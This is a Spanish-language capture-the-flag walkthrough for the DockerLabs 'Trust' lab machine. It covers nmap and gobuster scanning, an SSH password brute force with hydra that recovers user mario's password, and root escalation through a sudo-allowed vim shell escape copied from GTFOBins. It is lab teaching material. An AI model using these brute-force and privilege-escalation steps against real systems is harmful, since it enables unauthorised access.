


Writeup de la máquina Trust de Dockerlabs

1- Encendemos la máquina Trust.

```
(root@kali)-[/home/kali/Desktop]
# bash auto_deploy.sh trust.tar

[...]
```




```
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...
Estamos desplegando la máquina vulnerable, espere un momento.
La red dockernetwork ya existe. Eliminandola y recreándola ...
Máquina desplegada, su dirección IP es -> 172.18.0.2
```

2- Vamos a escanear puertos de la IP de la máquina (172.18.0.2) con “nmap”.

```
(root@kali)-[/home/kali]
# nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 172.18.0.2
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoVTIubmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQysT/kxLXSVDFJGTtesV6Urh5aNJhw+TAdR19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS
6+XCGw=
|_ 256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIjW/dREGeklk/wSHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

3- Nos muestra que tenemos los puertos 22 y 80 abiertos. Abriremos el Firefox de nuestra máquina atacante y pondremos en el navegador la IP de la máquina víctima.



- 4- Vemos que por el puerto 80 corre un servidor Apache. Haremos Fuzzing con “gobuster” para ver si hay algún subdominio.

```
(root@kali) ~ # gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,py,php,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 275]
/secret.php (Status: 200) [Size: 927]
./php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)

Finished
```

- 5- Agregamos el subdominio “/secret.php” seguido de la IP de la máquina víctima en Firefox.



- 6- Descubrimos el mensaje “Hola Mario, esta web no se puede hackear.” Este mensaje nos da la pista de que Mario puede ser el usuario de la máquina, vamos a intentar hacer un ataque de fuerza bruta con “hydra” para sacar la contraseña, ya que tenemos el puerto “ssh” abierto, la IP de la máquina víctima y un posible usuario, “Mario”.

```
(root@kali)~[/home/kali]
# hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.18.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-22 16:18:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.18.0.2:22/
[22][ssh] host: 172.18.0.2  login: mario  password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-22 16:18:26
```

```
login: mario  password: chocolate
```

- 7- Una vez que tenemos el usuario y la contraseña, vamos a realizar una conexión “ssh” con la máquina víctima.

```
(root@kali)~[/home/kali]
# ssh mario@172.18.0.2
mario@172.18.0.2's password:
Linux 31eea6c067b0 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 22 13:18:12 2024 from 172.18.0.1
mario@31eea6c067b0:~$
```


```
mario@31eea6c067b0:~$ whoami
mario
```

8- Ya estamos dentro de la máquina víctima. Por último, vamos a intentar escalar privilegios para pasar de usuario normal a root. Para ello vamos a buscar binarios con el comando “sudo -l”.

```
mario@31eea6c067b0:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 31eea6c067b0:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 31eea6c067b0:
  (ALL) /usr/bin/vim
```

9-Con la ruta absoluta “/usr/bin/vim” podemos escalar privilegios. Entramos en la página “GTFOBins” en nuestro navegador y escribimos el último directorio de la anterior ruta absoluta (“vim”).



GTFOBins

☆ Star 10,314

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to get the ~~the~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.



vim

Binary	Functions
<u>rvim</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
	File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>vim</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
	File download File write File read Library load SUID Sudo Capabilities Limited SUID
<u>vimdiff</u>	Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload
	File download File write File read Library load SUID Sudo Capabilities Limited SUID

10- Vemos que se puede ascender a root por medio de SUDO.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!!/bin/sh'`

11- Por último, introducimos en la terminal con conexión “ssh” los comandos de la página GTFOBins, pero cambiando el comando “vim” por la ruta absoluta que nos aparecía en “sudo -l”.

```
mario@31eea6c067b0:~$ sudo /usr/bin/vim -c '!!/bin/sh'
#
```

12- Comprobamos con el comando “whoami” si ya somos root.

```
mario@31eea6c067b0:~$ sudo /usr/bin/vim -c '!!/bin/sh'
# whoami
root
```